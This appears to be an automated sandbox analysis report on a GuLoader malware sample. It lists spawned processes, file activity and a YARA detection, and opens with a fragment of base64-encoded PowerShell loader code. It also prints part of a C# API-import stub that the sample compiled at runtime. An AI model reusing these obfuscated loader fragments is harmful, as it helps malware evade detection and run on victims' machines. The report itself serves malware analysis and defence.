BvAG4AZAByAG8AZwBhADEAXQA6ADoAQwBEAEEAQwAoACQAYwBoAG8AbgBkAHIAbwBnAGEANAAsACQAYwBoAG8AbgBkAHIAbwBnAG EAMwAsADUAOAA3ADYANwAsAFsAcgBlAGYAXQAkAGMAaABvAG4AZAByAG8AZwBhADUALAAwACkADQAKACMAQgBFAFMASwAgAFMAdA ByAGUAZQB0AHcAYQBvAGQANwAgAEwAZQBqAHIAdQBkAHMAdAB5AHIANgAgAFUAbgBsAGEAbgBnAHUAIAB1AG4AawBpAG4AZAAgAEgAQQBLAE0A IAB3AHIAaQBnAGgAdAByAHkAIABCAGEAZwBnAGEAYQByAGQAZQBuADIAIABTAHUAYgBjAG8AbgB0AHIAYQA4ACAAZgBsAGEAdgAgAEcAcgBhAH YAcwB0AGUAZAA3ACAASABpAGcAaABoAGEAdABiAGEAIABTAGgAYQBoACAADQAKAFsAYwBoAG8AbgBkAHIAbwBnAGEAMQBdADoAOgBFAG4AdQBt AFcAaQBuAGQAbwB3AHMAKAAkAGMAaABvAG4AZAByAG8AZwBhADMALAAgADAAKQANAAoADQAKAA==
Imagebase:	0x970000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000010.00000002.763535179.0000000009970000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D68CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D68CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ls4gwl5e.umh.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ux2laugn.p4m.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\Documents\20220510	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6B9ABEFF	CreateDirectoryW
C:\Users\user\Documents\20220510\PowerShell_transcript.067773.aXKmeF1T.20220510140453.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D0EFF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6B9A1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ls4gwl5e.umh.ps1	success or wait	1	6B9A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ux2laugn.p4m.psm1	success or wait	1	6B9A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.err	success or wait	1	6B9A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.dll	success or wait	1	6B9A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs	success or wait	1	6B9A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.tmp	success or wait	1	6B9A6A95	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.out	success or wait	1	6B9A6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline	success or wait	1	6B9A6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ls4gwl5e.umh.ps1	0	1	31	1	success or wait	1	6B9A1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ux2laugn.p4m.psm1	0	1	31	1	success or wait	1	6B9A1B4F	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6B9A1B4F	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	6B9A1B4F	WriteFile
unknown	12291	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6B9A1B4F	WriteFile
unknown	16387	792	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6B9A1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs	0	882	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 63 68 6f 6e 64 72 6f 67 61 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 67 64 69 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 45 6e 75 6d 46 6f 6e 74 73 41 28 73 74 72 69 6e 67 20 52 75 63 74 69 6f 75 2c 75 69 6e 74 20 4d 75 73 6b 69 6c 79 37 2c 69 6e 74 20 44 65 62 69 37 2c 69 6e 74 20 63 68 6f 6e 64 72 6f 67 61 30 2c 69 6e 74 20 46 61 72 6d 61 6b 2c 69 6e 74 20 51 75 69 6e 71 75 65 76 65 2c 69 6e 74 20 53 4c 47 54 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 4b	using System;using System.Runtime.InteropServices;public static class chondroga1{[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string Ructiou,uint Muskily7,int Debi7,int chondroga0,int Farmak,int Quinqueve,int SLGT);[DllImport("K	success or wait	1	6B9A1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6e 6d 6b 31 6e 71 67 73 5c 6e 6d	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nmk1nqgs\nm	success or wait	1	6B9A1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.out	0	455	ff 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automati	success or wait	1	6B9A1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D665705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D5C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D66CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D66CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D66CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D5C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D665705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D665705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D665705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D671F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6D67203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D5C03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6B9A1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6B9A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6B9A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6B9A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6B9A1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.dll	unknown	4096	success or wait	1	6B9A1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\Hetero3.dat	unknown	58767	success or wait	1	980F740	ReadFile

Analysis Process: conhost.exe PID: **6888**, Parent PID: **6876**

General

Target ID:	17
Start time:	14:04:49
Start date:	10/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **4608**, Parent PID: **6876**

General

Target ID:	26
Start time:	14:05:20
Start date:	10/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline
Imagebase:	0xb10000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	B6E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP	success or wait	1	B89793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	B8967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.cmdline	unknown	369	success or wait	1	B6E638	ReadFile
C:\Users\user\AppData\Local\Temp\nmk1nqgs\nmk1nqgs.0.cs	unknown	882	success or wait	1	B6E638	ReadFile

Analysis Process: cvtres.exe PID: **6348**, Parent PID: **4608**

General

Target ID:	27
Start time:	14:05:24
Start date:	10/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESD70A.tmp" "c:\Users\user\AppData\Local\Temp\nmk1nqgs\CSCB6EACAC7C331481095CED6A2215A0F6.TMP"
Imagebase:	0x970000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly